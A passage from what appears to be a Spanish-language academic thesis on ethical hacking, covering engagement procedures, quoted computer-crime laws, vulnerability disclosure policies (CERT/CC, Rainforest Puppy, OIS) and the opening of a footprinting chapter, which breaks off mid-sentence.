Este hacking se realiza a la red privada de la empresa, pero sin que el cliente brinde mayor información para el análisis. En este punto el *Hacker* debe emular un ataque como si fuera un usuario no autorizado de la empresa intentando encontrar cualquier vulnerabilidad que pueda afectar a la organización.

- **Hacking de Caja Negra.**

Esta clase de hacking se realiza generalmente a la red perimetral o pública de la empresa, con un desconocimiento total de la información del cliente y de su infraestructura. Su objetivo es emular un ataque externo realizado por un *Cracker*. (http://www.elixircorp.biz ,párr 1)

2.9 Manejar un Proceso de Hacking Ético.

Para la correcta realización de un Hacking ético a una empresa se debe tomar en cuenta ciertos aspectos que encaminarán a que el proceso de análisis de seguridad sea llevado de una manera ordenada y formal tanto para la empresa como para el profesional de la seguridad encargado de realizar la investigación. Los pasos a seguir son:

- Preparar un equipo de trabajo de ser necesario y realizar una agenda para el test.

Antes de empezar cualquier evaluación hacia una empresa se tiene que conformar de ser necesario un equipo de trabajo que brinde las prestaciones necesarias para realizar el análisis de las vulnerabilidades de mejor manera.

En el caso de que la investigación sea extensa se necesitará de un jefe técnico que guiará al equipo en todo el proceso guiando y dando cargos a cada uno de los miembros de equipo. También será el responsable de realizar el informe que será entregado a la organización.

- Reunión con el cliente para conversar sobre las necesidades del test.

  La reunión inicial será para dialogar con el cliente sobre qué es lo que le preocupa de sus sistemas y como llevará el equipo de trabajo el proceso de investigación, no tiene que ser una explicación técnica, más bien debe ser una explicación entendible por todas las personas que se encuentren en la reunión.

  También se detallará el alcance de la investigación delimitando claramente los puntos que van a ser analizados, se finiquitarán tiempos de entrega de los informes pudiendo ser entregas parcialmente o un informe final. Todo depende del acuerdo al que lleguen las partes.

- Preparar el documento de autorización y confidencialidad para firmarlo junto con el cliente.

  Ante de iniciar cualquier trabajo es indispensable realizar un documento de autorización que brinde las garantías necesarias tanto para el cliente como para la persona o el equipo encargado en realizar el análisis de las vulnerabilidades.

  Este contrato debe tener el alcance de la evaluación, las tareas específicas a realizar, durante todos los procesos de evaluación que ejecute el hacker ético este debe llevar consigo el documento para evitar inconvenientes con el personal de la organización.

- Realizar el test dentro del tiempo previsto.

  Según lo conversado con el cliente el *hacker* ético debe regirse a los tiempos establecidos para la entrega de resultados, en caso de tener inconvenientes o retrasos con los resultados, estos deben ser informados a tiempo al cliente con su respectiva explicación del porqué se produjo el retraso con sus respectivas justificaciones. Todo esto siempre se debe realizar de forma escrita para tener una constancia de todo lo que se informa al cliente.

- Analizar los resultados y preparar el reporte.

Durante la realización del análisis el *hacker* o equipo de trabajo deben presentar los informes al jefe del equipo para que este realice un consolidado de todas las fallas encontradas y prepare el informe final que será entregado al cliente.

- Entregar el reporte al cliente.

Es importante que se cumplan a cabalidad todos los pasos citados para de esta manera evitar que existan problemas de comunicación y malos entendidos con el cliente ya que se detallará todo lo que se va a realizar en el análisis, la forma en la que se manejará la confidencialidad de la información y los tiempos estipulados que tomará la realización de cada análisis.

Con esto al finalizar el test se entregará un informe con los resultados obtenidos, el cual será entregado al cliente con las explicaciones pertinentes y las medidas que debería tomar en caso de existir vulnerabilidades que pongan en peligro la información de la empresa.

2.10 Pruebas de Hacking Ético.

Existen diferentes métodos que se pueden utilizar para realizar un análisis hacia la seguridad de una empresa, los más destacados son:

- Red Externa: Este test lo que pretende es simular un ataque de un intruso utilizando el Internet para atacar a la empresa.
- Red Interna: Esta prueba intenta simular a un empleado con acceso interno tratar de obtener acceso no autorizado a la red.
- Equipo robado: Este análisis pretende suponer el robo de un recurso con información crítica, esto puede ser una Laptop.
- Ingeniería Social: Este método pretende verificar la integridad laboral de los empleados de la organización.
- Acceso Físico: Pretende comprometer la infraestructura de la empresa.

2.11 Reporte Hacking Ético.

El informe es considerado como el producto de todo el trabajo que se ha realizado en el análisis de las falencias de la empresa, por tal motivo el informe debe presentar: el análisis, la verificación y la exposición de las debilidades encontradas. Dando como resultado de la investigación sugerencias o planes de acción con la finalidad de reducir al mínimo las vulnerabilidades presentadas.

2.12 Vulnerability Research.

Es el descubrimiento de vulnerabilidades y debilidades de diseño que se pueden utilizar para realizar ataques hacia sistemas operativos y aplicaciones, esta información es presentada en diferentes sitios web. Un profesional de la seguridad siempre debe estar al tanto de nuevos productos y tecnologías además de actualizaciones y mejoras de seguridad en aplicaciones. Existan varios sitios web que tienen listas actualizadas de vulnerabilidades y *exploits* asociadas a ellas, además de técnicas que brindan la posibilidad de mantenerse actualizado contra nuevas vulnerabilidades. A continuación se presentan algunas de ellas:

- www.us-cert.gov.

El "*United States Computer Emergency Readiness Team*" es un centro que brinda información para el estudio y reporte de incidentes de seguridad en Internet. También presenta soluciones a diferentes tipos de ataques. Entre la información que se puede encontrar en esta página están: Reportes de vulnerabilidades, reportes de *Phishing*, publicaciones relacionados a la seguridad.

Figura 2.2 Pagina web www.us-cert.gov.

- www.securitytracker.com

Este sitio web aloja una gran cantidad vulnerabilidades encontradas en diferentes aplicaciones, permite una búsqueda de acuerdo al fabricante, sistema operativo, causa e impacto.

Figura 2.3 Pagina web www.securitytracker.com

- www.securiteam.com

Es un sitio web donde se encontrarán varias vulnerabilidades y exploits además de noticas acerca de las vulnerabilidades encontradas.

Figura 2.4 Pagina web www.securiteam.com.

- www.securityfocus.com

Es uno de los sitios web más conocidos ya que tiene una actualización permanente de nuevas vulnerabilidades sobre diferentes aplicaciones.

Figura 2.5 Pagina web www.securityfocus.com

- www.hackerstorm.com

Este sitio web permite realizar búsquedas en la base de datos de vulnerabilidades incluyendo soluciones y referencias externas acerca de la vulnerabilidad.




Figura 2.5 Pagina web www.hackerstorm.com

CONCLUSIONES.

En este capítulo se presentaron los tópicos más relevantes sobre la introducción al hacking ético, el conocimiento de esta información es importante ya que brinda pautas claras para que la persona interesada en este amplio campo de la seguridad tenga una base con la cual puedan empezar a profundizar sus conocimientos según como lo crea conveniente siempre manteniéndose dentro de las normativas de la empresa a la cual se va a realizar el análisis.

CAPITULO III.

EL HACKING ÉTICO Y EL SISTEMA JURÍDICO.

INTRODUCCIÓN.

En este capítulo se detallarán las leyes que rigen en nuestro país para casos de delitos informáticos ya que es imprescindible conocer las normas vigentes para al momento de realizar pruebas de seguridad en empresas no infringir ninguno de estos estatutos. Una vez expuesto las leyes se analizará tres tipos de procedimientos para divulgar vulnerabilidades encontradas como lo haría un hacker de sombrero blanco para con ello llevar de la mejor manera un proceso de análisis de vulnerabilidades.

3.1 Descripción de las leyes.

En nuestro país el sistema jurídico todavía no incluye como un aspecto primordial a los delitos informáticos dentro de la seguridad del estado. Mediante los delitos informáticos se puede hacer mucho daño a entidades públicas que manejan información sensible, así como al ciudadano en general. Pese a esto en el año 2002 se creó la Ley de Comercio Electrónico y Mensajes de Datos con la cual se añade al código penal artículos referentes a los delitos electrónicos. A continuación se procederá a detallar los artículos más importantes:

- *"Art (202.1).- Delitos contra la información protegida.- El que empleando cualquier medio electrónico, informático o afín, violentare claves o sistemas de seguridad, para acceder u obtener información protegida, contenida en sistemas de información; para vulnerar el secreto, confidencialidad y reserva, o simplemente vulnerar la seguridad, será reprimido con prisión de seis meses a un año y multa de quinientos a mil dólares de los Estados Unidos de Norteamérica.*
  - *Si la información obtenida se refiere a seguridad nacional, o a secretos comerciales e industriales, la pena será de uno a tres años de prisión y una multa de mil a mil quinientos dólares de los Estados Unidos de Norteamérica.*
  - *La divulgación o utilización fraudulenta de la información confidencial, así como los secretos comerciales o industriales serán sancionados con pena de reclusión menor de tres a seis años y una multa de dos mil a diez mil dólares de los Estados Unidos de Norteamérica.*
  - *Si la divulgación o la utilización fraudulenta se realiza por parte de la persona o personas encargadas de la custodia o utilización legítima de la información, estas serán sancionadas con pena de reclusión menor de seis a nueve años y una multa de dos mil a diez mil dólares de los Estados Unidos de Norteamérica."* (Corporación de Estudios y Publicaciones 42)

- *"Art. (202.2).- Obtención y utilización no autorizada de información.- La persona o personas que obtuvieren información sobre datos personales para después cederla, publicarla, utilizarla o transferirla a cualquier título, sin la autorización de su titular o titulares, serán sancionados con una pena de prisión de dos meses a dos años y una multa de mil a dos mil dólares de los Estados Unidos de Norteamérica."* (Corporación de Estudios y Publicaciones 43)

- "*Art. (262).- Destrucción Maliciosa de documentos.- Serán reprimidos con tres a seis años de reclusión menor, todo empleado público y toda persona encargada de un servicio público,*

que hubiere maliciosa y fraudulentamente, destruido o suprimido documentos, títulos, programas, datos, bases de datos, información o cualquier mensaje de datos contenido en un sistema de información o red electrónica, de que fueren depositarios, en su calidad de tales, o que les hubieren sido encomendados en razón de su cargo." (Corporación de Estudios y Publicaciones 56)

- *"Art. (353.1).- Falsificación electrónica.- Son reos de falsificación electrónica la persona o personas que con ánimo de lucro o bien para causar un perjuicio a un tercero, utilizando cualquier medio, alteren o modifiquen mensajes de datos, o la información incluida en estos, que se encuentre contenida en cualquier soporte material, sistema de información o telemático, ya sea:*

- *Alterando un mensaje de datos en alguno de sus elementos o requisitos de carácter formal o esencial:*
- *Simulando un mensaje de datos en todo o en parte, de manera que induzca a error sobre su autenticidad;*
- *Suponiendo en un acto la intervención de personas que no la han tenido o atribuyendo a las que han intervenido en el acto, declaraciones o manifestaciones diferentes de las que hubieren hecho."* (Corporación de Estudios y Publicaciones 71)

- *"Art (415.1).- Daños informáticos.- El que dolosamente de cualquier modo o utilizando cualquier método, destruya, altere, inutilice, suprima o dañe, de forma temporal o definitiva, los programas, datos, bases de datos, información o cualquier mensaje de datos contenido en un sistema de información o red electrónica, será reprimido con prisión de seis meses a tres años y multa de sesenta a ciento cincuenta dólares de los Estados Unidos de Norteamérica.*

  La pena de prisión será de tres a cinco años y multa de doscientos a seis cientos dólares de los Estados Unidos de Norteamérica, cuando se trate de programas, datos, bases de datos, información o cualquier mensaje de datos contenido en un sistema de información o red electrónica, destinada a prestar un servicio público o vinculada con la defensa nacional." (Corporación de Estudios y Publicaciones 84)

- *"Art (415.2).-Destrucción de instalaciones para transmisión de datos.- Si no se tratare de un delito mayor, la destrucción, alteración o inutilización de la infraestructura o instalaciones físicas necesarias para la transmisión, recepción o procesamiento de mensajes de datos,*

será reprimida con prisión de ocho meses a cuatro años y multa de doscientos a seis cientos dólares de los Estados Unidos de Norteamérica." (Corporación de Estudios y Publicaciones 85)

- *"Art (553.1).-Aprobación ilícita.- Serán reprimidos con prisión de seis meses a cinco años y multa de quinientos a mil dórales de los Estados Unidos de Norteamérica, los que utilizaren fraudulentamente sistemas de información o redes electrónicas, para facilitar la apropiación de un bien ajeno, o los que procuren la transferencia no consentida de bienes, valores o derechos de una persona, en perjuicio de esta o de un tercero, en beneficio suyo o de otra persona, manipulando o modificando el funcionamiento de redes electrónicas, programas informáticos, sistemas informáticos, telemáticos o mensajes de datos."* (Corporación de Estudios y Publicaciones 114)

- "*Art (553.2).- Pena.- La pena de prisión de uno a cinco años y multa de mil a dos mil dólares de los Estados Unidos de Norteamérica, si el delito se hubiere cometido empleando los siguientes medios:*
  - *Inutilización de sistemas de alarma o guarda;*
  - *Descubrimiento o descifrado de claves secretas o encriptadas;*
  - *Utilización de tarjetas magnéticas o perforadas;*
  - *Utilización de controles o instrumentos de apertura a distancia; y,*
  - *Violación de seguridades electrónicas, informáticas u otras semejantes."* (Corporación de Estudios y Publicaciones 115)

- *"Art (563).- Estafa.- El que, con propósito de apropiarse de una cosa perteneciente a otro, se hubiere hecho entregar fondos, muebles, obligaciones, finiquitos, recibos, ya haciendo uso de nombres falsos, o de falses calidades, ya empleando manejos fraudulentos para hacer creer en la existencia de falsas empresas, de un poder, o de un crédito imaginario, para infundir la esperanza o temor de un suceso, accidente, o cualquier otro acontecimiento quimérico, o para abusar de otro modo de la confianza o de la credulidad, será reprimido con prisión de seis meses a cinco años y multa de ocho a ciento cincuenta y seis dólares de los Estados Unidos de Norteamérica.*

  Sera sancionado con el máximo de la pena prevista en el inciso anterior y multa de quinientos a mil dólares de los Estados Unidos de Norteamérica, el que cometiere el delito utilizando medios electrónicos o telemáticos". (Corporación de Estudios y Publicaciones 116)

- *"Art 606.- Casos.- Serán reprimidos con multa de siete a catorce dólares de los estados Unidos de Norteamérica y con prisión de dos a cuatro días, o con una de estas penas solamente:*

  Inciso 20: Los que violen el derecho a la intimidad, en los términos establecidos en la Ley de Comercio electrónico, Firmas Electrónicas y Mensajes de Datos." (Corporación de Estudios y Publicaciones 141)

3.2 Divulgación de vulnerabilidades de manera correcta y ética.

Cada vez es más solicitado por los clientes sistemas operativos y aplicaciones que brinden rapidez y funcionalidad a sus trabajos, es por esto que se ha incrementado la demanda de empresas que brindan servicios de venta de software a organizaciones medianas y grandes. Debido a la gran competitividad que existe hoy en día, las empresas desarrolladoras de software tanto nacionales como internacionales tratan de cubrir la demanda y abarcar la mayor cantidad del mercado empresarial. En un gran porcentaje por la necesidad de que se entregue el software en el menor tiempo posible este en lanzado al mercado con fallos que van desde errores de menor importancia hasta vulnerabilidades críticas y peligrosas que pueden dejar expuesta la información de la empresa que ha comprado el software.

Para que las vulnerabilidades encontradas en los sistemas no afecten de manera peligrosa a las empresas que adquirieron el software es importante que los hackers éticos trabajen utilizando los métodos adecuados para revelar al vendedor del software las vulnerabilidades encontradas en sus sistemas.

A continuación se detallan tres maneras para la divulgación de vulnerabilidades:

3.2.1 El Proceso CERT/CC.

El CERT/CC (*Computer Emergency Response Team Coordination Center*) es un centro de coordinación creado en 1988 que tiene como objetivos: la seguridad, establecimiento y mantenimiento de estándares que permitan la divulgación de vulnerabilidades sirviendo de intermediario entre el buscador de vulnerabilidades y el vendedor del software, haciendo que las partes cumplan con los requisitos necesarios para una correcta divulgación de fallos encontrados.

Dentro de las políticas que ha implementado el CERT para la divulgación de la información se encuentran:

- “La publicación se anunciará dentro de los 45 días siguientes tras la comunicación a CERT/CC. Este espacio de tiempo será ejecutado aunque el vendedor del software no disponga de un parche o de un remedio adecuado. La única excepción a esta estricta fecha será de manera excepcional que las amenazas o previsiones requieran que se modifique un estándar.
- El CERT/CC notificará la vulnerabilidad al vendedor del software de manera inmediata, de modo que se pueda desarrollar una solución lo más pronto posible.
- Junto con la descripción del problema, CERT/CC les enviará el nombre de una de las personas que informa de la vulnerabilidad a menos que esa persona solicite de manera específica permanecer en el anonimato.
- Durante el lapso de 45 días, CERT/CC notificará a la persona que notificó de la vulnerabilidad en primer lugar sobre el estado de la vulnerabilidad sin revelar información confidencial.” (Shon Harris, Allen Harper, Chris Eagles, Jonathan Ness, Michael Lester 90)

Las normas citadas anteriormente son para beneficiar al cliente y tener un tiempo de respuesta menor para la solución de las vulnerabilidades encontradas en los sistemas que adquirieron. Pero también hay que tomar en cuenta el punto de vista de los vendedores de software, para ellos el CERT/CC realiza las siguientes actividades:

- CERT/CC se pondrá en contacto con el vendedor para informarlo de los fallos encontrados antes de publicar cualquier información, de modo que no se produzca sorpresas posteriores.
- CERT/CC le solicitará información al vendedor en situaciones graves y publicará esa información. En ocasiones en las que el vendedor no esté de acuerdo con la evaluación de las vulnerabilidades también se publicará la opinión del vendedor de modo que las dos partes tengan voz.
- La información se distribuirá a todas las partes implicadas que se hayan visto involucradas en la situación antes de la divulgación de la información.

3.2.2 Política de divulgación de toda la información confidencial (*Rainforest Puppy Policy*).

Rainforest Puppy es un hacker de sombrero blanco que ha descubierto infinidad de vulnerabilidades en diferentes productos, su trabajo consiste en trabajar con las empresas desarrolladoras de software para que generen parches y así poder solucionar las vulnerabilidades encontradas antes que los crackers las ataquen.

El objetivo de estas políticas de divulgación de información consiste en brindar pautas y sugerencias acerca de cómo los administradores de software y los localizadores de errores (*Hackers*) deben trabajar juntos. No son exigencias y tampoco se puede exigir a nadie a que las cumpla.

A diferencia de CERT/CC esta política es mucho más estricta con los vendedores de software ya que si el vendedor de software quiere que las vulnerabilidades encontradas en sus sistemas se manejen de forma confidencial estos deben seguir las siguientes pautas:

- El hacker que ha encontrado las vulnerabilidades en un sistema debe ponerse en contacto con el administrador del software, generalmente la información del contacto se encuentra en su página web, la fecha en la que el hacker envía el correo indicando al administrador sobre el o las vulnerabilidades encontradas se considera como la fecha de contacto.

- Una vez enviado el mail al vendedor este dispondrá de 5 días desde la fecha de contacto para dar una respuesta al *hacker*. Si el administrador no establece ningún contacto con el hacker este último podrá publicar las vulnerabilidades encontradas de la forma que crea conveniente, pero si el administrador del software da respuesta al correo enviado por el hacker las dos partes se pondrán de acuerdo sobre la confidencialidad de los fallos encontrados. La política RTF advierte al vendedor del software que el contacto debe realizarse lo antes posible, recalcando también que el *hacker* (descubridor de los fallos) no tiene ninguna obligación en cooperar con los administradores del software.

- Es responsabilidad del vendedor el dar a conocer periódicamente detalles de cómo se está solucionando las vulnerabilidades.

- Los administradores del software y el *hacker* deben realizar declaraciones de divulgación de información en conjunto para que no existan conflictos o malos entendidos.

- Cuando los administradores del software hayan encontrado la solución a las vulnerabilidades se espera que el vendedor del software recompense al *hacker* que encontró los fallos ya que los informó de manera voluntaria, considerando a esto como un gesto profesional de parte del vendedor hacia el *hacker*.

3.2.3 Organización para la Seguridad en Internet (OIS).

La organización para la seguridad en Internet es un grupo de investigadores y fabricantes de software que se creó para tratar de satisfacer tanto a los administradores de software como a los que encuentran vulnerabilidades, su enfoque está dirigido a una divulgación de vulnerabilidades de forma parcial.

Los miembros de esta organización son: *@Stake, BindView Corp, the SCO Group*, *FoundStone, Guardent, Internet Security Systems, Microsoft Corporation, Network Associates, Oracle Corporation, SGI y Symatec,* entre otros.

OIS pretende que los vendedores y los clientes trabajen juntos para identificar fallos y buscar soluciones razonables para ambas partes, intentando crear un debate que incluya opiniones respetadas e imparciales que puedan ser tomadas como recomendaciones cumpliendo dos objetivos que son:

- "Reducir el riesgo de la aparición de vulnerabilidades desde fuera ofreciendo un mejorado método de identificación investigación en la solución.
- Mejorar toda la calidad de ingeniería de software ajustando la seguridad que se aplica en el producto final". (Shon Harris, Allen Harper, Chris Eagles, Jonathan Ness, Michael Lester 94)

Descubrimiento.

Es la fase inicial cuando se descubre un fallo en un software, esta falla puede ser descubierta por una o varias personas, OIS lo llama "El descubridor". Una vez descubierta la vulnerabilidad se espera que el descubridor realice las siguientes acciones:

- Averiguar si esa vulnerabilidad ya ha sido notificada.
- Buscar parches (*Service Packs*) y verificar si corrigen el fallo.
- Averiguar si el fallo afecta a la configuración predeterminada del software.
- Asegurarse de que el fallo puede reproducirse de manera consistente.

Después que se ha verificado el fallo se debe informa de ello mediante un informe conocido como Informe Breve de Vulnerabilidad (VSR) que se usa como plantilla para describir los casos de manera adecuada, este informe incluye:

- La información de contacto del descubridor.
- La política de respuesta de seguridad.

- El estado del fallo (público o privado).
- Si el informe contiene o no información confidencial.
- Los productos o versiones afectadas.
- Las configuraciones afectadas.
- Una descripción del fallo y como el fallo genera un problema de seguridad.
- Instrucciones para reproducir el problema.

Notificación.

Esta fase es considerada como la más importante según OIS ya que consiste en ponerse en contacto con el vendedor tratando de llevar una comunicación abierta y efectiva para resolver la vulnerabilidad encontrada. Existen ciertas pautas que el vendedor debe notificar, estas son:

- Un único punto de contacto para informes de vulnerabilidades.
- La información de contacto debe incluir:
  - Referencia a la política de seguridad del vendedor.
  - Un completo listado o instrucciones de todos los métodos de contacto.
  - Instrucciones para realizar comunicaciones seguras.
- Hacer todos los esfuerzos necesarios para asegurarse que los mensajes de correo electrónico sean dirigidos a las personas apropiadas.
- Facilitar un método de comunicación segura entre sí mismo y el descubridor.
- Colaborar con el descubridor aun en el caso que utilice métodos de comunicación poco seguros.
- Se espera que el descubridor envíe un VSR al vendedor indicando la vulnerabilidad encontrada.

Una vez que se haya recibido y verificado el VSR el vendedor podría notificar de manera pública que se ha descubierto un fallo en su sistema y que se está trabajando para resolverlo. En el caso de que el vendedor no desee hacerlo público inmediatamente este debe enviarle una respuesta al descubridor en un plazo de siete días. Si el vendedor no responde durante este período el descubridor debe enviar una solicitud de confirmación de recepción. Esta confirmación es una advertencia final al vendedor de que se ha encontrado una vulnerabilidad, que se ha enviado una notificación y que se espera una respuesta, adjuntando también una copia del VSR enviado anteriormente. El vendedor tendrá tres días laborables para responder,

si no responde durante el plazo establecido el descubridor podrá hacer pública la vulnerabilidad encontrada.

Validación.

Esta fase hace referencia a la verificación por parte del vendedor del Informe Breve de Vulnerabilidad (VSR) revisando los contenidos expuestos en el informe y trabajando conjuntamente con el descubridor en la exploración de los fallos. Parte fundamental de esta etapa es que el vendedor debe mantener informado al descubridor sobre los avances del desarrollo de la solución para la vulnerabilidad encontrada. Para esto OIS brinda reglas a seguir relacionadas con la actualización de los avances, estas son:

- "El vendedor debe facilitar información actualizada al descubridor sobre el estado de la investigación al menos una vez cada siete días laborables a menos que ambas partes lleguen a otro acuerdo.
- Los métodos de comunicación deben ser acordados mutuamente. Estos métodos pueden ser: El teléfono, correo electrónico o un FTP (*File transfert Protocol*).
- Si el descubridor no recibe nueva información sobre el estado de la investigación en el plazo acordado este debe emitir una solicitud de estado (RFS).
- En ese caso el vendedor tiene tres días laborables para responder al RFS." (Shon Harris, Allen Harper, Chris Eagles, Jonathan Ness, Michael Lester 97)

Investigación.

La investigación por parte del vendedor debe ir más allá del informe presentado por el descubridor ya que en la mayoría de los casos el VSR no contiene todos los aspectos relacionados con una vulnerabilidad. Es por eso que el vendedor debe realizar una investigación minuciosa abarcando las diferentes áreas en las que el fallo pueda afectar. Los pasos a seguir en este punto de la investigación son:

- Realizar una investigación del fallo en el producto descrito en el VSR.
- Analizar si la vulnerabilidad afecta a otros productos compatibles que no están incluidos en el VSR.
- Investigar los vectores de ataque de la vulnerabilidad.
- Llevar una lista de los productos o versiones que pudieran estar afectados.

Bases de código compartido.

En ocasiones existe la posibilidad de que al descubrir una vulnerabilidad esta no afecte solo al vendedor al que se le ha enviado el VSR, sino que el fallo pudiera encontrarse en el código fuente de otros vendedores. Es por esto que OIS brinda algunas pautas de cómo proceder en estos casos, estas son:

- Intentar notificar a los vendedores que posiblemente pudieran estar afectados por el fallo.
- Establecer contacto con una organización que pueda coordinar la comunicación con todos los vendedores afectados.

Una vez que se halla notificado al resto de vendedores que también pudieran ser afectados por las vulnerabilidades encontradas, el vendedor original tendría que seguir las siguientes pautas:

- Tener un contacto frecuente con los otros fabricantes durante el proceso de investigación y de resolución.
- Implementar un plan con los vendedores que también estén afectados para investigar el fallo. El plan debería incluir elementos de frecuencia con la que se envía información sobre el estado de la investigación y los métodos de comunicación.

Cabe recalcar que el único requisito del descubridor es enviar el VSR al vendedor, también pudiera cooperar con características más detalladas acerca del entorno en las que se produjo el fallo para facilitar al vendedor el análisis de las posibles soluciones.

Descubrimientos encontrados.

Al momento que el vendedor concluye la investigación, este debe enviar una de las siguientes conclusiones al descubridor:

- Que el fallo ha sido confirmado.
- Que el error notificado ha sido desmentido.
- Que no se puede probar ni desmentir el fallo.

El vendedor debe fundamentar que la investigación realizada fue minuciosa y técnica, pero esto no quiere decir que está obligado a detallar resultados de los procedimientos internos de la investigación al descubridor. Lo que se debe facilitar al descubridor es:

- Una lista de los productos o versiones que fueron analizados.
- Una lista de las pruebas que fueron realizadas.
- Los resultados de las pruebas.

Confirmación del fallo.

Si el fallo es confirmado por el vendedor este debe incluir los siguientes elementos:

- Una lista de los productos y versiones afectadas por el fallo que ha sido confirmado.
- Una declaración de cómo se descubrirá el parche.
- Un espacio de tiempo para distribuir el parche.

Desmentir el fallo.

Si el vendedor demuestra que el fallo notificado no existe, este tendrá que mostrar al descubridor que una de las siguientes acciones es cierta:

- El fallo notificado no existe en el software.
- Existe la vulnerabilidad detectada por el descubridor pero no crea ningún problema de seguridad. El vendedor debe enviar al descubridor datos de validación como pueden ser:
  - Documentación del producto que confirme que el comportamiento es normal o que no representa amenaza.
  - Los resultados de las pruebas que confirmen que ese comportamiento solo causa problemas de seguridad cuando no está bien configurado.
  - Un análisis que muestre como un ataque no podría aprovecharse del comportamiento notificado.

En caso de que el descubridor no esté conforme con la respuesta del vendedor este podrá enviar sus pruebas y demostrar que el fallo si existe, siendo el vendedor responsable de investigar nuevamente el caso o responder al descubridor según crea conveniente.

Incapacidad para confirmar o desmentir el fallo.

En el caso de que el vendedor no pueda confirmar ni desmentir la vulnerabilidad notificada por el descubridor este último podría proceder de la siguiente manera:

- Facilitar código al vendedor de que demuestre de una manera más clara las vulnerabilidades detectadas.
- Si no se comprobase ningún cambio, el descubridor puede publicar su VSR.

Resolución.

Si el vendedor confirma el fallo este debe seguir los pasos apropiados para dar una solución que arregle la vulnerabilidad. Es de suma importancia que la solución que brinde el vendedor englobe todos los productos compatibles y todas las versiones de software que pudieran ser afectadas. Los pasos para aplicar al momento de crear una solución a la vulnerabilidad son:

- Si el vendedor tiene una solución al fallo debe notificarlo al descubridor.
- El vendedor debe asegurarse que la solución brindada cubra todos los productos y todas las versiones que pudieran ser afectadas con la vulnerabilidad detectada.
- Si el vendedor y el descubridor llegan a un acuerdo estos pueden trabajar en conjunto para buscar la solución al problema.

Marco Temporal.

Es importante que el vendedor entregue una solución a la vulnerabilidad en un plazo promedio de 30 días desde el acuse de recibo del VSR, además el vendedor debe verificar que la solución brindada no cree fallos adicionales lo que ocasionaría que en un futuro tanto el vendedor como el descubridor se encuentre en la misma situación. Al momento que el vendedor haga público la fecha en la que publicará la solución este deberá adicionar la siguiente información:

- Un resumen del riesgo que implica el fallo.
- Los detalles técnicos del remedio.
- El proceso que utilizó para el análisis.
- Los pasos a realizar para asegurar una acertada respuesta del parche.

Cuando el vendedor está en busca de la solución a la vulnerabilidad encontrada este puede elegir dos caminos. El primero en un cambio en la configuración el software, esto hará que el vendedor entregue instrucciones a los usuarios sobre cómo cambiar ciertos parámetros del software que solucionarán efectivamente el problema. La segunda opción es realizar cambios

en el software, esto implica más trabajo en el área de ingeniería del software del vendedor, dentro de esta solución existen tres posibilidades de cambios al software:

- Parches: Son soluciones temporales que el vendedor brinda a los usuarios para resolver un fallo detectado hasta que una versión posterior del software arregle por completo el problema.

- Actualizaciones de mantenimiento: También conocidos como *Service Packs* son versiones programadas que solucionan fallos detectados de manera regular.

- Versiones futuras del producto: Son cambios de gran magnitud que se realizan al software que cambian el diseño del código de programación y las características del producto.

Publicación.

El paso final en la política de informes de vulnerabilidades de seguridad es la publicación de la investigación que se refiere a que toda la información debe ser conocida por todos los usuarios y no para un grupo en específico de personas.

CONCLUSIONES.

Este capítulo presentó las leyes más relevantes sobre la seguridad de la información y la forma en la que rigen en el país, Siendo un paso fundamental para cualquier persona interesada en la seguridad informática ya que brinda las pautas para saber qué acciones o que situaciones están penadas por la ley y con ello no infringir ninguna de estas.

También estas leyes pueden ser utilizadas cuando un administrador de seguridad ha sido víctima un ataque y este decida imponer una demanda legal hacia el atacante.

CAPITULO IV.

INFORMATION GATHERING

INTRODUCCIÓN.

Es una de las etapas más importantes dentro de la realización de un hacking ético ya que se enfoca en la obtención de la mayor cantidad de información sobre la empresa objetivo. Este es el punto de partida indispensable que se tiene que seguir antes de realizar cualquier ataque para tener conocimientos claros sobre todo lo referente a la organización. Consta de tres fases que son: *Footprinting, Scanning y Enumeration*. La información obtenida de estas técnicas será la base fundamental para los procesos subsiguientes del *hacking*.

Este capítulo abarcará las tres etapas del Information Gathering presentando aspectos teóricos que ayudará a entender de mejor manera cada herramienta utilizada y que además mostrará ejemplos prácticos de cómo obtener la información necesaria para que el resultado del análisis sea el óptimo.

4.1 FOOTPRINTING.

4.1.1 Definición.

Es la preparación previa a la realización de un ataque, su propósito es el de recolectar información sobre el entorno que rodea al objetivo, su infraestructura y cualquier aspecto específico referente a la seguridad de la organización. Todo esto se realizará de una manera no intrusiva, esto quiere decir que toda la información obtenida debe obtenerse sin violentar el sistema de la empresa. A continuación se detallan las técnicas más frecuentes para la obtención de información tomando de una página web objetivo.

4.1.2 Búsquedas URL's internas y externas.

Es utilizado para conocer las URL's que están asociadas a un dominio, siendo importante conocerlas ya que permite mapear el sitio web y encontrar subdominios que pudieran tener relación con información clave de la empresa. Una vez que se tenga conocimiento de estas nuevas URLs enlazadas al dominio se puede tener un conocimiento más claro de las diferentes páginas y enlaces que maneja la organización.
Para realizar estas pruebas existen varios métodos, uno de ellos es mediante la página web:

